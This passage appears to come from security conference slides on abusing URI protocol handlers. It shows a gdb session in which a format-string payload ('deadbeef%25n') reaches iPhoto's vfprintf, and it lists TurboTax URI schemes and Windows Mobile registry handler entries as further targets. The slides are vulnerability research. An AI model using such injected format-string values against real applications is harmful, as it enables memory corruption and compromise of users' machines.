reading address 0xc0000000 in target task
No memory regions left to read, exiting....
=> true
>> searchMem pid, "deadbeef%25n"
```

iPhoto Pwnage for Fun and Profit



```
Searching BA919000...
Searching BF800000...
Searching BFFFF000...
=> [15573653, 15577749, 372212138, 372220330, 391276892, 391307340, 391469404, 391499852, 391481439, 3921408
95]
>> attachDebugger pid
GNU gdb 6.3.50-20050815 (Apple version gdb-768) (Tue Oct  2 04:07:49 UTC 2007)
Copyright 2004 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i386-apple-darwin".
Attaching to process 2651.
Reading symbols for shared libraries . done
Reading symbols for shared libraries ..................................................................
.................................................................................... done
0x90dd5995 in __vfprintf ()
(gdb) x/s 15573653
0xeda295:        "deadbeef%25n"
(gdb) 
```

And… Just in Time for Tax Season

- TurboTax on the Mac brings you friendly URIs… WHY?!
  - – com.intuit.ctg.tpshelpscreen
  - – com.intuit.ctg.tpsformaddress
  - – com.intuit.ctg.tpsformfieldhelp
  - – com.intuit.ctg.easystepjump

Mobile Pwnage??!! See us in Vegas Baby (Hopefully)!

- Here’s a dump of the relevant portions of the Windows Mobile OS registry:
- [HKEY_CLASSES_ROOT\callto\Shell\Open\Command] @="cprog.exe -n -url %1"
- [HKEY_CLASSES_ROOT\dtmf\Shell\Open\Command] @="cprog.exe -n -url %1"
- [HKEY_CLASSES_ROOT\tel\Shell\Open\Command] @="cprog.exe -n -url %1"
- [HKEY_CLASSES_ROOT\MMSU\Shell\Open\Command] @="wmplayer.exe \"%1\"“
- [HKEY_CLASSES_ROOT\MMS\Shell\Open\Command] @="wmplayer.exe \"%1\"" -- @="officeres.dll,-13073"
- [HKEY_CLASSES_ROOT\wsp\Shell\Open\Command] @="iexplore.exe %1"
- [HKEY_CLASSES_ROOT\res\Shell\Open\Command] @="iexplore.exe %1"

Conclusions and Questions

- You can find us at any building in the city designated with a red light or a mushroom sign. Cactii?
- Any questions?